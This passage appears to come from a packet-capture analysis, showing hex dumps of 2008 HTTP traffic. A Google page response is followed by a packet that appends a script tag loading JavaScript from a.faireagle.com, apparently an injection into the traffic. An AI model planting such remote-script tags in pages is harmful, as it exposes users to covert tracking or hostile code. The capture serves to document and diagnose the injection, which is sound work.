0320 73 73 20 53 6f 6c 75 74 69 6f 6e 73 3c 2f 61 3e ss Solutions</a>
0330 20 2d 20 3c 61 20 68 72 65 66 3d 22 2f 69 6e 74 - <a href="/int
0340 6c 2f 65 6e 2f 61 62 6f 75 74 2e 68 74 6d 6c 22 l/en/about.html"
0350 3e 41 62 6f 75 74 20 47 6f 6f 67 6c 65 3c 2f 61 >About Google</a
0360 3e 3c 2f 66 6f 6e 74 3e 3c 70 3e 3c 66 6f 6e 74 ></font><p><font
0370 20 73 69 7a 65 3d 2d 32 3e 26 63 6f 70 79 3b 32 size=-2>&copy;2
0380 30 30 38 20 47 6f 6f 67 6c 65 3c 2f 66 6f 6e 74 008 Google</font
0390 3e 3c 2f 70 3e 3c 2f 63 65 6e 74 65 72 3e 3c 2f ></p></center></
03a0 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0d 0a body></html>..

```

```

No.      Time                Source                Destination          Protocol
      6 2008-06-01 07:56:26.088606 64.233.167.99      XX.XX.XX.XX         TCP
segment of a reassembled PDU]

```

```

Frame 6 (189 bytes on wire, 189 bytes captured)
Ethernet II, Src: Broadban_02:04:50 (00:50:57:02:04:50), Dst: Trend_XX:XX:XX (00:e0:98:XX:XX:XX)
Internet Protocol, Src: 64.233.167.99 (64.233.167.99), Dst: XX.XX.XX.XX (XX.XX.XX.XX)
Transmission Control Protocol, Src Port: http (80), Dst Port: 1371 (1371), Seq: 6608, Ack: 0,
Len: 135
Hypertext Transfer Protocol

```

```

0000 00 e0 98 XX XX XX 00 50 57 02 04 50 08 00 45 00 ...F.u.PW..P..E.
0010 00 af 8d d0 00 00 36 06 e8 20 40 e9 a7 63 XX XX .....6..@.cXX
0020 e5 d6 00 50 05 5b 18 4c 47 d5 48 d7 08 69 50 18 ...P.[.LG.H..iP.
0030 21 80 b4 77 00 00 37 63 0d 0a 3c 73 63 72 69 70 !..w..7c..<scrip
0040 74 20 6c 61 6e 67 75 61 67 65 3d 22 4a 61 76 61 t language="Java
0050 53 63 72 69 70 74 22 20 73 72 63 3d 22 68 74 74 Script" src="htt
0060 70 3a 2f 2f 61 2e 66 61 69 72 65 61 67 6c 65 2e p://a.faireagle.
0070 63 6f 6d 2f 61 3f 74 3d 73 26 63 3d 50 53 58 5f com/a?t=s&c=PSX_
0080 30 30 5f 30 30 30 5f 30 5f 30 26 76 3d 30 2e 00_0000_0_0&v=0.
0090 30 26 74 73 3d 30 30 30 30 30 30 26 67 3d 30 0&Ts=00000000&g=0
00a0 30 30 30 30 30 30 22 3e 0a 3c 2f 73 63 72 00000000">.</scr
00b0 69 70 74 3e 0d 0a 0d 0a 30 0d 0a 0d 0a ipt>....0....

```